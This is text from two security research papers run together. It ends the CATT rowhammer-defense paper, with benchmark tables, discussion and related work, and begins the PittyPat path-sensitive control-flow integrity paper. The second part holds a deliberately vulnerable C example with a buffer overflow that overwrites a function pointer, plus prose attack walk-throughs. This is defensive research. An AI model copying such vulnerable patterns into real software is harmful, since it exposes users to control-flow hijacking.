LMBench3 is comprised of a number of micro benchmarks which target very specific performance parameters, e.g., memory latency. For our evaluation, we focused on micro benchmarks that are related to memory performance and excluded networking benchmarks. Similar to the previous benchmarks, the results fluctuate on average between −0.4% and 0.11%. Hence, we conclude that our mitigation has no measurable impact on specific memory operations.

Finally, we tested the impact of our modifications on the Phoronix benchmarks. In particular, we selected a subset of benchmarks[11] that, on one hand, aim to measure memory performance (IOZone and Stream), and, on the other hand, test the performance of common server applications which usually rely on good memory performance.

To summarize, our rigorous performance evaluation with the help of different benchmarking suites did not yield any measurable overhead. This makes CATT a highly practical mitigation against rowhammer attacks.

[11] The Phoronix benchmarking suite features a large number of tests which cover different aspects of a system. By selecting a subset of the available tests we do not intend to improve our performance evaluation. On the contrary, we choose a subset of tests that is likely to yield measurable performance overhead, and excluded tests which are unrelated to our modification, e.g., GPU or machine learning benchmarks.

SPEC2006	CATT
perlbench	0.29%
bzip2	0.00%
gcc	-0.71%
mcf	-1.12%
gobmk	0.00%
hmmer	0.23%
sjeng	0.19%
libquantum	-1.63%
h264ref	0.00%
omnetpp	-0.28%
astar	-0.45%
xalan	-0.14%
milc	-1.79%
namd	-1.82%
dealll	0.00%
soplex	0.00%
povray	-0.46%
lbm	-1.12%
sphinx3	-0.58%
Mean	-0.49%

Phoronix	CATT
IOZone	0.05%
Unpack Kernel	-0.50%
PostMark	0.92%
7-Zip	1.18%
OpenSSL	-0.22%
PyBench	-0.59%
Apache	-0.21%
PHPBench	0.35%
stream	1.96%
ramspeed	0.00%
cachebench	0.05%
Mean	0.27%

LMBench3	CATT
Context Switching:	
2p/0K	-2.44%
2p/16K	0.00%
2p/64K	2.00%
8p/16K	-1.73%
8p/64K	0.00%
16p/16K	-1.33%
16p/64K	0.99%
Mean	-0,36%
File & VM Latency:	
0K File Create	0.27%
0K File Delete	0.89%
10K File Create	-0.35%
10K File Delete	0.47%
Mmap Latency	-1.81%
Mean	-0,12%

LMBench3	CATT
Local Bandwidth:	
Pipe	0.18%
AF UNIX	-0.30%
File Reread	-0.38%
Mmap reread	0.00%
Bcopy (libc)	0.08%
Bcopy (hand)	0.34%
Mem read	0.00%
Mem write	0.43%
Mean	0.04%
Memory Latency:	
L1 $	0.00%
L2 $	0.00%
Main mem	-2.09%
Rand mem	1.66%
Mean	0.11%

Table 4: The benchmarking results for SPEC CPU2006, Phoronix, and LMBench3 indicate that CATT induce no measurable performance overhead. In some cases we observed negative overhead, hence, performance improvements. However, we attribute such results to measuring inaccuracy.

7.2 Memory Overhead

CATT prevents the operating system from allocating certain physical memory.

The memory overhead of CATT is constant and depends solely on number of memory rows per bank. Per bank, CATT omits one row to provide isolation between the security domains. Hence, the memory overhead is $1/\#rows$ ($\#rows$ being rows per bank). While the number of rows per bank is dependent on the system architecture, it is commonly in the order of 2^{15} rows per bank, i.e., the overhead is $2^{-15} \triangleq 0,003\%$.[12]

7.3 Robustness

Our mitigation restricts the operating system's access to the physical memory. To ensure that this has no effect on the overall stability, we performed numerous stress tests with the help of the Linux Test Project (LTP) [13]. These tests are designed to stress the operating system to identify problems. We first run these tests on a vanilla Debian 8.2 installation to receive a baseline for the evaluation of CATT. We summarize our results in Table 5, and report no deviations for our mitigation compared to the baseline. Further, we also did not encounter any problems during the execution of the other benchmarks. Thus, we conclude that CATT does not affect the stability of the protected system.

8 Discussion

Our prototype implementation targets Linux-based systems. Linux is open-source allowing us to implement our defense. Further, all publicly available rowhammer attacks target this operating system. CATT can be easily ported to memory allocators deployed in other operating systems. In this section, we discuss in detail the generality of our software-based defense against rowhammer. For a detailed discussion of possible extensions and additional policies we refer to our technical report [5].

[12] https://lackingrhoticity.blogspot.de/2015/05/how-physical-addresses-map-to-rows-and-banks.html

Linux Test Project	Vanilla	CATT
clone	✓	✓
ftruncate	✓	✓
prctl	✓	✓
ptrace	✓	✓
rename	✓	✓
sched_prio_max	✓	✓
sched_prio_min	✓	✓
mmstress	✓	✓
shmt	✗	✗
vhangup	✗	✗
ioctl	✗	✗

Table 5: Result for individual stress tests from the Linux Test Project.

8.1 Applying CATT to Mobile Systems

The rowhammer attack is not limited to x86-based systems, but has been recently shown to also affect the ARM platform [24]. The ARM architecture is predominant in mobile systems, and used in many smartphones and tablets. As CATT is not dependent on any x86 specific properties, it can be easily adapted for ARM based systems. We demonstrate this by applying our extended physical memory allocator to the Android kernel for Nexus devices in version 4.4. Since there are no major deviations in the implementation of the physical page allocator of the kernel between Android and stock Linux kernel, we did not encounter any obstacles during the port.

8.2 Single-sided Rowhammer Attacks

From our detailed description in Section 4 one can easily follow that our proposed solution can defeat all known rowhammer-based privilege escalation attacks in general, and single-sided rowhammer attacks [24] in particular. In contrast to double-sided rowhammer attacks (see Figure 2), single-sided rowhammer attacks relax the adversary's capabilities by requiring that the attacker has control over only one row adjacent to the victim memory row. As described in more detail in Section 4, CATT isolates different security domains in the physical memory. In particular, it ensures that different security domains are separated by at least one buffer row that is never used by the system. This means that the single-sided rowhammer adversary can only flip bits in own memory (that it already controls), or flip bits in buffer rows.

8.3 Benchmarks Selection

We selected our benchmarks to be comparable to the related literature. Moreover, we have done evaluations that go beyond those in the existing work to provide additional insight. Hereby, we considered different evaluation aspects: We executed SPEC CPU2006 to verify that our changes to the operating system impose no overhead of user-mode applications. Further, SPEC CPU2006 is the most common benchmark in the field of memory-corruption defenses, hence, our solutions can be compared to the related work. LMBench3 is specifically designed to evaluate the performance of common system operations, and used by the Linux kernel developers to test whether changes to the kernel affect the performance. As such LMBench3 includes many tests. For our evaluation, we included those benchmarks that perform memory operations and are relevant for our defense. Finally, we selected a number of common applications from the Phoronix test suite as macro benchmarks, as well as the *pts/memory* tests which are designed to measure the RAM and cache performance. For all our benchmarks, we did not observe any measurable overhead (see Table 4).

8.4 Vicinity-less Rowhammering

All previous Rowhammer attacks exploit rows which are physically co-located [4, 7, 20, 24]. However, while Kim et al. [11] suggested that physical adjacency accounts for the majority of possible bit flips, they also noted that this was not always the case. More specifically, they attributed potential aggressor rows with a greater row distance to the *re-mapping* of faulty rows: DRAM manufacturers typically equip their modules with around 2% of spare rows, which can be used to physically replace failing rows by re-mapping them to a spare row [23]. This means, that physically adjacent spare rows can be assigned to arbitrary row indices, potentially undermining our isolation policy. For this, an adversary requires a way of determining pairs of defunct rows, which are re-mapped to physically adjacent spare rows. We note that such a methodology can also be used to adjust our policy implementation, e.g., by disallowing any spare rows to be assigned to kernel allocations. Hence, re-mapping of rows does not affect the security guarantees provided by CATT.

9 Related Work

In this section, we provide an overview of existing rowhammer attack techniques, their evolution, and proposed defenses. Thereafter, we discuss the shortcomings

of existing work on mitigating rowhammer attacks and compare them to our software-based defense.

9.1 Rowhammer Attacks

Kim et al. [11] were the first to conduct experiments and analyze the effect of bit flipping due to repeated memory reads. They found that this vulnerability can be exploited on Intel and AMD-based systems. Their results show that over 85% of the analyzed DRAM modules are vulnerable. The authors highlight the impact on memory isolation, but they do not provide any practical attack. Seaborn and Dullien [20] published the first practical rowhammer-based privilege-escalation attacks using the x86 `clflush` instruction. In their first attack, they use rowhammer to escape the Native Client (NaCl) [27] sandbox. NaCl aims to safely execute native applications by 3rd-party developers in the browser. Using rowhammer malicious developers can escape the sandbox, and achieve remote code execution on the target system. With their second attack, Seaborn and Dullien utilize rowhammer to compromise the kernel from an unprivileged user-mode application. Combined with the first attack, the attacker can remotely compromise the kernel without exploiting any software vulnerabilities. To compromise the kernel, the attacker first fills the physical memory with page-table entries by allocating a large amount of memory. Next, the attacker uses rowhammer to flip a bit in memory. Since the physical memory is filled with page-table entries, there is a high probability that an individual page-table entry is modified by the bit flip in a way that enables the attacker to access other page-table entries, modify arbitrary (kernel) memory, and eventually completely compromise the system. Qiao and Seaborn [17] implemented a rowhammer attack with the x86 `movnti` instruction. Since the `memcpy` function of `libc` – which is linked to nearly all C programs – utilizes the `movnti` instruction, the attacker can exploit the rowhammer bug with code-reuse attack techniques [21]. Hence, the attacker is not required to inject her own code but can reuse existing code to conduct the attack. Aweke et al. [3] showed how to execute the rowhammer attack without using any special instruction (e.g., `clflush` and `movnti`). The authors use a specific memory-access pattern that forces the CPU to evict certain cache sets in a fast and reliable way. They also concluded that a higher refresh rate for the memory would not stop rowhammer attacks. Gruss et al. [7] demonstrated that rowhammer can be launched from JavaScript. Specifically, they were able to launch an attack against the page tables in a recent Firefox version. Similar to Seaborn and Dullien's exploit this attack is mitigated by CATT. Later, Bosman et al. [4] extended this work by exploiting the memory deduplication feature of Windows 10 to create counterfeit JavaScript objects, and corrupting these objects through rowhammer to gain arbitrary read/write access within the browser. In their follow-up work, Razavi et al. [18] applied the same attack technique to compromise cryptographic (private) keys of co-located virtual machines. Concurrently, Xiao et al. [26] presented another cross virtual machine attack where they use rowhammer to manipulate page-table entries of Xen. Further, they presented a methodology to automatically reverse engineer the relationship between physical addresses and rows and banks. Independently, Pessl et al. [15] also presented a methodology to reverse engineer this relationship. Based on their findings, they demonstrated cross-CPU rowhammer attacks, and practical attacks on DDR4. Van der Veen et al. [24] recently demonstrated how to adapt the rowhammer exploit to escalate privileges in Android on smartphones. Since the authors use the same exploitation strategy of Seaborn and Dullien, CATT can successfully prevent this privilege escalation attack. While the authors conclude that it is challenging to mitigate rowhammer in software, we present a viable implementation that can mitigate practical user-land privilege escalation rowhammer attacks.

Note that all these attacks require memory belonging to a higher-privileged domain (e.g., kernel) to be physically co-located to memory that is under the attacker's control. Since our defense prevents direct co-location, we mitigate these rowhammer attacks.

9.2 Defenses against Rowhammer

Kim et al. [11] present a number of possible mitigation strategies. Most of their solutions involve changes to the hardware, i.e., improved chips, refreshing rows more frequently, or error-correcting code memory. However, these solutions are not very practical: the production of improved chips requires an improved design, and a new manufacturing process which would be costly, and hence, is unlikely to be implemented. The idea behind refreshing the rows more frequently (every 32ms instead of 64ms) is that the attacker needs to hammer rows many times to destabilize an adjacent memory cell which eventually causes the bit flip. Hence, refreshing (stabilizing) rows more frequently could prevent attacks because the attacker would not have enough time to destabilize individual memory cells. Nevertheless, Aweke et al. [3] were able to conduct a rowhammer attack within 32ms. Therefore, a higher refresh rate alone cannot be considered as an effective countermeasure against rowhammer. Error-correcting code (ECC) memory is able to detect and correct single-bit errors. As observed by Kim et al. [11] rowhammer can induce multiple bit flips which cannot be detected by ECC memory. Further, ECC memory has an additional space overhead of around 12% and is more

expensive than usual DRAM, therefore it is rarely used.

Kim et al. [11] suggest to use probabilistic adjacent row activation (PARA) to mitigate rowhammer attacks. As the name suggests, reading from a row will trigger an activation of adjacent rows with a low probability. During the attack, the malicious rows are activated many times. Hence, with high probability the victim row gets refreshed (stabilized) during the attack. The main advantage of this approach is its low performance overhead. However, it requires changes to the memory controller. Thus, PARA is not suited to protect legacy systems.

To the best of our knowledge Aweke et al. [3] proposed the only other software-based mitigation against rowhammer. Their mitigation, coined ANVIL, uses performance counters to detect high cache-eviction rates which serves as an indicator of rowhammer attacks [3]. However, this defense strategy has three disadvantages: (1) it requires the CPU to feature performance counters. In contrast, our defense does not rely on any special hardware features. (2) ANVIL's worst-case run-time overhead for SPEC CPU2006 is 8%, whereas our worst-case overhead is 0.29% (see Table 4). (3) ANVIL is a heuristic-based approach. Hence, it naturally suffers from false positives (although the FP rate is below 1% on average). In contrast, we provide a deterministic approach that is guaranteed to stop rowhammer-based kernel-privilege escalation attacks.

10 Conclusion

Rowhammer is a hardware fault, triggered by software, allowing the attacker to flip bits in physical memory and undermine CPU-enforced memory access control. Recently, researchers have demonstrated the power and consequences of rowhammer attacks by breaking the isolation between virtual machines, user and kernel mode, and even enabling traditional memory-corruption attacks in the browser. In particular, rowhammer attacks that undermine the separation of user and kernel mode are highly practical and critical for end-user systems and devices.

Contrary to the common belief that rowhammer requires hardware changes, we show the first defense strategy that is purely based on software. CATT is a practical mitigation that tolerates rowhammer attacks by dividing the physical memory into security domains, and limiting rowhammer-induced bit flips to the attacker-controlled security domain. To this end, we implemented a modified memory allocator that strictly separates memory rows of user and kernel mode. Our detailed evaluation of CATT demonstrates that our defense mechanism prevents all known rowhammer-based kernel privilege escalation attacks while neither affecting the run-time performance nor the stability of the system.

Acknowledgment

The authors thank Simon Schmitt for sacrificing his personal laptop to the cause of science, and Victor van der Veen, Daniel Gruss and Kevin Borgolte for their feedback.

This work was supported in part by the German Science Foundation (project P3, CRC 1119 CROSSING), the European Union's Horizon 2020 Research and Innovation Programme under grant agreement No. 643964 (SUPERCLOUD), the Intel Collaborative Research Institute for Secure Computing (ICRI-SC), and the German Federal Ministry of Education and Research within CRISP.

References

[1] AMD. Intel 64 and IA-32 architectures software developer's manual - Chapter 15 Secure Virtual Machine nested paging. http://developer.amd.com/resources/documentation-articles/developer-guides-manuals, 2012.

[2] I. AMD. I/O virtualization technology (IOMMU) specification. *AMD Pub*, 34434, 2007.

[3] Z. B. Aweke, S. F. Yitbarek, R. Qiao, R. Das, M. Hicks, Y. Oren, and T. Austin. Anvil: Software-based protection against next-generation rowhammer attacks. In *21st International Conference on Architectural Support for Programming Languages and Operating Systems*, ASPLOS, 2016.

[4] E. Bosman, K. Razavi, H. Bos, and C. Giuffrida. Dedup est machina: Memory deduplication as an advanced exploitation vector. In *37th IEEE Symposium on Security and Privacy*, S&P, 2016.

[5] F. Brasser, L. Davi, D. Gens, C. Liebchen, and A.-R. Sadeghi. CAn't Touch This: Practical and Generic Software-only Defenses Against Rowhammer Attacks. https://arxiv.org/abs/1611.08396, 2016. arXiv:1611.08396 [cs.CR].

[6] M. Conti, S. Crane, L. Davi, M. Franz, P. Larsen, C. Liebchen, M. Negro, M. Qunaibit, and A.-R. Sadeghi. Losing control: On the effectiveness of control-flow integrity under stack attacks. In *ACM SIGSAC Conference on Computer and Communications Security*, CCS, 2015.

[7] D. Gruss, C. Maurice, and S. Mangard. Rowhammer.js: A cache attack to induce hardware faults from a website. In *13th Conference on Detection of Intrusions and Malware and Vulnerability Assessment*, DIMVA, 2016.

[8] J. L. Henning. SPEC CPU2006 memory footprint. *SIGARCH Computer Architecture News*, 35, 2007.

[9] Intel. Intel 64 and IA-32 architectures software developer's manual - Chapter 28 VMX support for address translation. http://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-manual-325462.pdf.

[10] Intel. Intel 64 and IA-32 architectures software developer's manual. http://www-ssl.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html, 2015.

[11] Y. Kim, R. Daly, J. Kim, C. Fallin, J. H. Lee, D. Lee, C. Wilkerson, K. Lai, and O. Mutlu. Flipping bits in memory without accessing them: An experimental study of dram disturbance errors. In *41st Annual International Symposium on Computer Architecture*, ISCA, 2014.

[12] M. Lanteigne. How rowhammer could be used to exploit weaknesses in computer hardware. `https://www.thirdio.com/rowhammer.pdf`, 2016.

[13] LTP developer. The linux test project. `https://linux-test-project.github.io/`, 2016.

[14] L. McVoy and C. Staelin. Lmbench: Portable tools for performance analysis. In *USENIX Technical Conference*, ATEC, 1996.

[15] P. Pessl, D. Gruss, C. Maurice, M. Schwarz, and S. Mangard. Drama: Exploiting dram addressing for cross-cpu attacks. In *25th USENIX Security Symposium*, USENIX Sec, 2016.

[16] Phoronix. Phoronix test suite. `http://www.phoronix-test-suite.com/`, 2016.

[17] R. Qiao and M. Seaborn. A new approach for rowhammer attacks. In *IEEE International Symposium on Hardware Oriented Security and Trust*, HOST, 2016.

[18] K. Razavi, B. Gras, E. Bosman, B. Preneel, C. Giuffrida, and H. Bos. Flip feng shui: Hammering a needle in the software stack. In *25th USENIX Security Symposium*, USENIX Sec, 2016.

[19] F. Schuster, T. Tendyck, C. Liebchen, L. Davi, A.-R. Sadeghi, and T. Holz. Counterfeit object-oriented programming: On the difficulty of preventing code reuse attacks in C++ applications. In *36th IEEE Symposium on Security and Privacy*, S&P, 2015.

[20] M. Seaborn and T. Dullien. Exploiting the dram rowhammer bug to gain kernel privileges. `https://googleprojectzero.blogspot.de/2015/03/exploiting-dram-rowhammer-bug-to-gain.html`, 2016.

[21] H. Shacham. The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86). In *ACM SIGSAC Conference on Computer and Communications Security*, CCS, 2007.

[22] K. Z. Snow, F. Monrose, L. Davi, A. Dmitrienko, C. Liebchen, and A. Sadeghi. Just-in-time code reuse: On the effectiveness of fine-grained address space layout randomization. In *34th IEEE Symposium on Security and Privacy*, S&P, 2013.

[23] A. J. Van De Goor and I. Schanstra. Address and data scrambling: Causes and impact on memory tests. In *The First IEEE International Workshop on Electronic Design, Test and Applications*, DELTA, 2002.

[24] V. van der Veen, Y. Fratantonio, M. Lindorfer, D. Gruss, C. Maurice, G. Vigna, H. Bos, K. Razavi, and C. Giuffrida. Drammer: Deterministic rowhammer attacks on commodity mobile platforms. In *ACM SIGSAC Conference on Computer and Communications Security*, CCS, 2016.

[25] W. A. Wulf and S. A. McKee. Hitting the memory wall: implications of the obvious. *ACM SIGARCH computer architecture news*, 23(1):20–24, 1995.

[26] Y. Xiao, X. Zhang, Y. Zhang, and M.-R. Teodorescu. One bit flips, one cloud flops: Cross-vm row hammer attacks and privilege escalation. In *25th USENIX Security Symposium*, USENIX Sec, 2016.

[27] B. Yee, D. Sehr, G. Dardyk, J. B. Chen, R. Muth, T. Ormandy, S. Okasaka, N. Narula, and N. Fullagar. Native client: A sandbox for portable, untrusted x86 native code. In *30th IEEE Symposium on Security and Privacy*, S&P, 2009.

Efficient Protection of Path-Sensitive Control Security

Ren Ding[*] — *Georgia Tech*
Chenxiong Qian[*] — *Georgia Tech*
Chengyu Song — *UC Riverside*
William Harris — *Georgia Tech*
Taesoo Kim — *Georgia Tech*
Wenke Lee — *Georgia Tech*

* *Equal contribution joint first authors*

Abstract

Control-Flow Integrity (CFI), as a means to prevent control-flow hijacking attacks, enforces that each instruction transfers control to an address in a set of valid targets. The security guarantee of CFI thus depends on the definition of valid targets, which conventionally are defined as the result of a static analysis. Unfortunately, previous research has demonstrated that such a definition, and thus any implementation that enforces it, still allows practical control-flow attacks.

In this work, we present a path-sensitive variation of CFI that utilizes runtime path-sensitive point-to analysis to compute the legitimate control transfer targets. We have designed and implemented a runtime environment, PittyPat, that enforces path-sensitive CFI efficiently by combining commodity, low-overhead hardware monitoring and a novel runtime points-to analysis. Our formal analysis and empirical evaluation demonstrate that, compared to CFI based on static analysis, PittyPat ensures that applications satisfy stronger security guarantees, with acceptable overhead for security-critical contexts.

1 Introduction

Attacks that compromise the control-flow of a program, such as return-oriented programming [33], have critical consequences for the security of a computer system. Control-Flow Integrity (CFI) [1] has been proposed as a restriction on the control-flow transfers that a program should be allowed to take at runtime, with the goals of both ruling out control-flow hijacking attacks and being enforced efficiently.

A CFI implementation can be modeled as program rewriter that (1) before a target program P is executed, determines feasible targets for each indirect control transfer location in P, typically done by performing an analysis that computes a sound over-approximation of the set of all memory cells that may be stored in each code pointer (i.e., a static *points-to analysis* [2, 34]). The rewriter then (2) rewrites P to check at runtime before performing each indirect control transfer that the target is allowed by the static analysis performed in step (1).

A significant body of work [1, 21, 41] has introduced approaches to implement step (2) for a variety of execution platforms and perform it more efficiently. Unfortunately, the end-to-end security guarantees of such approaches are founded on the assumption that if an attacker can only cause a program to execute control branches determined to be feasible by step (1), then critical application security will be preserved. However, recent work has introduced new attacks that demonstrate that such an assumption does not hold in practice [5, 12, 32]. The limitations of existing CFI solutions in blocking such attacks are inherent to *any* defense that uses static points-to information computed per control location in a program. Currently, if a developer wants to ensure that a program only chooses valid control targets, they must resort to ensure that the program satisfies *data integrity*, a significantly stronger property whose enforcement typically incurs prohibitively large overhead and/or has deployment issues, such as requiring the protected program being recompiled together with all dependent libraries and cannot be applied to programs that perform particular combinations of memory operations [17, 22–24].

In this work, we propose a novel, *path-sensitive* variation of CFI that is stronger than conventional CFI (i.e., CFI that relies on static points-to analysis). A program satisfies path-sensitive CFI if each control transfer taken by the program is consistent with the program's *entire* executed control path. Path-sensitive CFI is a stronger security property than conventional CFI, both in principle and in practice. However, because it does not place any requirements on the correctness of data operations, which happen much more frequently, it can be enforced much more efficiently than data integrity. To demonstrate this, we present a runtime environment, named PittyPat, that enforces path-sensitive efficiently using a combination of

commodity, low-overhead hardware-based monitoring and a new runtime points-to analysis.

PITTYPAT addressed two key challenges in building an efficient path-sensitive CFI solution. The first challenge is how to efficiently collect the path information about a program's execution so as to perform the analysis and determine if the program has taken only valid control targets. Collecting such information is not straightforward for dynamic analysis. An approach that maintains information inside the same process address space of the monitored program (e.g., [17]) must carefully protect the information; otherwise it would be vulnerable to attacks [11]. On the other hand, an approach that maintains information in a separate process address space must efficiently replicate genuine and sufficient data from the monitored program.

The second key challenge is how to use collected information to precisely and efficiently compute the points-to relationship. Niu et al. [26] have proposed leveraging execution history to dynamically activate control transfer targets. However, since the activation is still performed over the statically computed control-flow graph, its accuracy can degrade to the same as pure static-analysis-based approach. We compare PITTYPAT to such approaches in detail in §6.

PITTYPAT applies two key techniques in addressing these two challenges. First, PITTYPAT uses an event-driven kernel module that collects all chosen control-transfer targets from the *Processor Tracing (PT)* feature available on recent Intel processors [31]. PT is a hardware feature that efficiently records conditional and indirect branches taken by a program. While PT was originally introduced to enable detailed debugging through complete tracing, our work demonstrates that it can also be applied as an effective tool for performing precise, efficient program analysis for security.

The second technique is an abstract-interpretation-based incremental points-to analysis. Our analysis embodies two key innovations. First, raw PT trace is highly compressed (see §3 for details). As a result, reconstructing the control-flow (i.e., source address to destination address) itself is time consuming and previous work has utilized multiple threads to reduce the decoding latency [13]. Our insight to solve this problem is to sync up our analysis with the execution, so that our analysis only needs to know what basic blocks being executed, not the control transfer history. Therefore, we can directly map the PT trace to basic blocks using the control-flow graph (CFG). The second optimization is based on the observation that static points-to analyses collect and solve a system of constraints over *all pairs* of pointer variables in the program [2, 15]. While this approach has good throughput, it introduces unacceptable latency for online analysis. At the same time, to enforce CFI, we only need to know the points-to information of code pointers. Based on this observation, our analysis eagerly evaluates control relevant points-to constraints as they are generated.

We implemented PITTYPAT as an instrumenting compiler for the LLVM compiler [20] and a tool for Linux; the instrumenting compiler is an artifact of the current version of our prototype: PITTYPAT does not fundamentally rely on the ability to compile and instrument a target program. To evaluate PITTYPAT, we used it to enforce path-sensitive CFI for a set of security benchmarks developed in independent work. The results demonstrate that PITTYPAT can detect recent attacks on the control flow of benign benchmarks [5], as well as subversion of control flow in programs explicitly crafted to contain control vulnerabilities that are difficult to detect [12, 32]. In common cases where CFI allows a program to choose from tens of control transfer targets, PITTYPAT typically determines that only a *single* target is valid, based on the program's executed control path. On even compute-intensive benchmarks, PITTYPAT incurs reasonable performance overhead: a geometric mean of 12.73% over all SPEC CPU2006 benchmarks, whereas techniques that enforce data integrity incur 122.60%.

The rest of this paper is organized as follows. In §2, we illustrate PITTYPAT by example. In §3, we review previous work on which PITTYPAT is based. In §4, we present the security guarantees that PITTYPAT establishes, and describe the design of PITTYPAT. In §5, we describe the implementation of PITTYPAT in detail. In §6, we present an empirical evaluation of PITTYPAT. In §7, we compare PITTYPAT to related work. In §8, we conclude our work.

2 Overview

In this section, we present PITTYPAT by introducing a running example. In §2.1, we present a program `dispatch` that contains a control-flow vulnerability. In §2.2, we use `dispatch` to illustrate that any defense that enforces conventional CFI allows effective attacks on control-flow. In §2.3, we illustrate that *path-sensitive CFI* enforced by PITTYPAT does not allow the attack introduced in §2.2. In §2.4, we illustrate how PITTYPAT enforces path-sensitive CFI.

2.1 Subverting control flow

Figure 1 contains a C program, named `dispatch`, that we will use to illustrate PITTYPAT. `dispatch` declares a pointer `handler` (line `L7`) to a function that takes an argument of a struct `request` (defined at line `L1`–`L4`), which has two fields: `auth_user` represents a user's identity, and `args` stores the arguments. `dispatch` contains a loop (line `L10`–`L23`) that continuously accepts requests from users,

```
1  struct request {
2   int auth_user;
3   char args[100];
4  };
5
6  void dispatch() {
7   void (*handler)(struct request *) = 0;
8   struct request req;
9
10  while(1) {
11    // parse the next request
12    parse_request(&req);
13    if (req.auth_user == ADMIN) {
14      handler = priv;
15    } else {
16      handler = unpriv;
17      // NOTE. buffer overflow, which can overwrite
18      //  the handler variable
19      strip_args(req.args);
20    }
21    // invoke the hanlder
22    handler(&req);
23  }
24 }
```

Figure 1: A motivating example that illustrates the advantages of control-path validity.

and calls `parse_request` (line `12`) to parse the next request. If the request is an administrator (line `L13`), the function pointer `handler` will be assigned with `priv`. Otherwise, `handler` is assigned to `unpriv` (line `L16`), and `dispatch` will call `strip_args` (line `L19`) to strip the request's arguments. At last, `dispatch` calls `handler` to perform relevant behaviors.

However, the procedure `strip_args` contains a buffer-overflow vulnerability, which allows an attacker with control over input to `strip_args` to potentially subvert the control flow of a run of `dispatch` by using well-known techniques [28]. In particular, the attacker can provide inputs that overwrite memory outside of the fixed-size buffer pointed to by `req.args` in order to overwrite the address stored in `handler` to be the address of a function of their choosing, such as `execve`.

2.2 Limitations of existing CFI

Protecting `dispatch` so that it satisfies conventional control-flow integrity (CFI) [1] does not provide strong end-to-end security guarantees. An implementation of CFI attempts to protect a given program P in two steps. In the first step, the CFI implementation computes possible targets of each indirect control transfer in P by running a flow-sensitive points-to analysis[1] [2, 15, 34]. Such an approach, when protecting `dispatch`, would determine that when the execution reaches each of the following control locations L, the variable `handler` may store the following addresses $p(\texttt{L})$:

$$p(\texttt{L7}) = \{0\} \qquad p(\texttt{L14}) = \{\texttt{priv}\}$$
$$p(\texttt{L16}) = \{\texttt{unpriv}\} \qquad p(\texttt{L22}) = \{\texttt{priv}, \texttt{unpriv}\}$$

While flow-sensitive points-to analysis may implement various algorithms, the key property of each such analysis is that it computes points-to information per control location. If there is any run of the program that may reach control location L with a pointer variable `p` storing a particular address `a`, then the result of the points-to analysis must reflect that `p` may point to `a` at L. In the case of `dispatch`, any flow-sensitive points-to analysis can only determine that at line `L22`, `handler` may point to either `priv` or `unpriv`.

After computing points-to sets p for program P, the second step of a CFI implementation rewrites P so that at each indirect control-transfer instruction in each run, the rewritten P can only transfer control to a control location that is a points-to target in the target register according to p. Various implementations have been proposed for encoding points-to sets and validating control transfers efficiently [1, 9, 41].

However, all such schemes are fundamentally limited by the fact that they can only validate if a transfer target is allowed by checking its membership in a flow-sensitive points-to set, computed per control location. `dispatch` and the points-to sets p illustrate a case in which any such scheme *must* allow an attacker to subvert control flow. In particular, an attacker can send a request with the identity of anonymous user. When `dispatch` accepts such a request, it will store `unpriv` in `handler`, and then strip the arguments. The attacker can provide arguments crafted to overwrite `handler` to store `priv`, and allow execution to continue. When `dispatch` calls the function stored in `handler` (line `L22`), it will attempt to transfer control to `priv`, a member of the points-to set for `L22`. Thus, `dispatch` rewritten to enforce CFI must allow the call. Let the sequence of key control locations visited in the above attack be denoted $p_0 = [\texttt{L7}, \texttt{L16}, \texttt{L22}]$.

Although PathArmor [37] enforces context-sensitive CFI by inspecting the history of branches taken at runtime before allowing the monitored execution to perform a security-sensitive operation, it decides to allow execution to continue if the path contains a sequence of control transfers that are feasible according to a static, flow-sensitive points-to analysis computed before the program is run. As a result, PathArmor is susceptible to a similar attack.

Per-input CFI (denoted π-CFI) [26] avoids some of the vulnerabilities in CFI inherent to its use of flow-sensitive points-to sets, such as the vulnerability described above for `dispatch`. π-CFI updates the set of valid targets of control transfers of each instruction dynamically, based on operations performed during the current program execution. For example, π-CFI only allows a program to

[1] Some implementations of CFI [25, 41, 42] use a type-based alias analysis to compute valid targets, but such approaches are even less precise.

perform an indirect call to a function whose address was taken during an earlier program operation. In particular, if `dispatch` were rewritten to enforce π-CFI, then it would block the attack described above: in the execution of π-CFI described, the only instruction that takes the address of `handler` (line `L14`) is never executed, but the indirect call at `L22` uses `priv` as the target of an indirect call.

However, in order for π-CFI to enforce per-input CFI efficiently, it updates valid points-to targets dynamically using simple, approximate heuristics, rather than a precise program analysis that accurately models the semantics of instructions executed. For example, if a function f appears in the static points-to set of a given control location L and has its address taken at any point in an execution, then f remains in the points-to set of L for the rest of the execution, even if f is no longer a valid target as the result of program operations executed later. In the case of `dispatch`, once `dispatch` takes the address of `priv`, `priv` remains in the points-to set of control location `L22` for the remainder of the execution.

An attacker can thus subvert the control flow of `dispatch` rewritten to enforce π-CFI by performing the following steps. **(1)** An administrator sends a request, which causes `dispatch` to store `priv` in `handler`, call it, and complete an iteration of its loop. **(2)** The attacker sends an anonymous request, which causes `dispatch` to set `unpriv` in `handler`. **(3)** The attacker provides arguments that, when handled by `strip_args`, overwrite the address in `handler` to be `priv`, which causes `dispatch` to call `priv` with arguments provided by the attacker.

Because `priv` will be enabled as a control target as a result of the operations performed in step (1), `priv` will be a valid transfer target at line `L22` in step (3). Thus, the attacker will successfully subvert control flow. Let the key control locations in the control path along which the above attack is performed be denoted $p_1 = [\texttt{L7}, \texttt{L14}, \texttt{L22}, \texttt{L16}, \texttt{L22}]$.

2.3 Path-sensitive CFI

In this paper, we introduce a path-sensitive version of CFI that addresses the limitations of conventional CFI illustrated in §2.2. A program satisfies path-sensitive CFI if at each indirect control transfer, the program only transfers control to an instruction address that is in the points-to set of the target register according to a points-to analysis of the whole executed control *path*.

`dispatch` rewritten to satisfy path-sensitive CFI would successfully detect the attacks given in §2.2 on existing CFI. One collection of valid points-to sets for `handler` for each control location in subpath p_0 (§2.2) are the following:

$$(\texttt{L7}, \{0\}), (\texttt{16}, \{\texttt{unpriv}\}), (\texttt{L22}, \{\texttt{unpriv}\})$$




Figure 2: The architecture of PITTYPAT. P denotes a target program. The *analyzer* and *driver* modules of PITTYPAT are described in §2.4.

When execution reaches `L22`, `priv` is not in the points-to set of `handler`, and the program halts.

Furthermore, `dispatch` rewritten to satisfy path-sensitive CFI would block the attack given in §2.2 on π-CFI. One collection of valid points-to sets for `handler` for each control location in subpath p_1 are the following:

